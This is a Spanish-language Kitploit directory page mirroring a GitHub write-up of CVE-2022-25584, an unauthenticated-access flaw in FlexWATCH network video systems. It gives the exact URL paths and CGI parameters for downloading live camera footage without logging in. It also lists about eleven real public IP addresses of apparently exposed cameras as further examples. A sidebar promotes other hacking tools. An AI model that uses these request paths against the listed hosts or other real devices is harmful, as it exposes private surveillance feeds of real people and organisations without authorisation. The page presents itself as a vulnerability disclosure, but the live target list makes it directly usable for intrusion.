Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2022-25584 — Flexwatch-CVE | Kitploit
Herramientas/GitHubGitHub/yichenc1c/cve-2022-25584
Seguridad IoTAnálisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebRecopilación de InformaciónSeguridad de Hardware e IoT
GitHubyichenc1c/cve-2022-25584

CVE-2022-25584

Flexwatch-CVE

Ver Repositorio
37hace 4 añosAún no revisado
Compartir

Flexwatch

Flexwatch-CVE


Este documento es para CVE-2022-25584 "RESERVADO"

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-25584
image


Esta vulnerabilidad ha sido indexada por CNVD, pero aún no se ha hecho pública

ID de CNVD:CNVD-2021-103443
image

Vulnerabilidad a reproducir:


Encontramos que el FlexWATCH FW3170-PS-E Network Video System 4.23-3000_GY propiedad de Seyeon Tech Co., Ltd. tiene una vulnerabilidad de acceso no autenticado, que puede ser explotada por atacantes para obtener imágenes de monitoreo y filtrar información sensible

Por ejemplo:

http://211.174.227.102:10001/app/multi/single.asp
image

Luego, podemos visitar:http://211.174.227.102:10001/cgi-bin/fwcamimgsave.cgi?FwModId=0&PortId=0&FwCgiVer=0x0001

Descargar la pantalla de monitoreo en tiempo real
image

image

Sitio web oficial de la empresa:http://www.flexwatch.com/

Otros casos:

http://211.240.10.38:10001/app/multi/single.asp

http://121.133.21.35:10001/app/multi/single.asp

http://210.223.145.159:10001/app/multi/single.asp

http://115.142.194.178:10001/app/multi/single.asp

http://115.142.194.178:10001/app/multi/single.asp

http://27.1.124.18:10001/app/multi/single.asp

http://183.100.61.196:10001/app/multi/single.asp

http://118.176.196.247:10001/app/multi/single.asp

http://211.36.62.253:10001/app/multi/single.asp

http://211.174.227.230:10001/app/multi/single.asp

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    985
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    571
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    354
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    341
  • 5

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    309

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →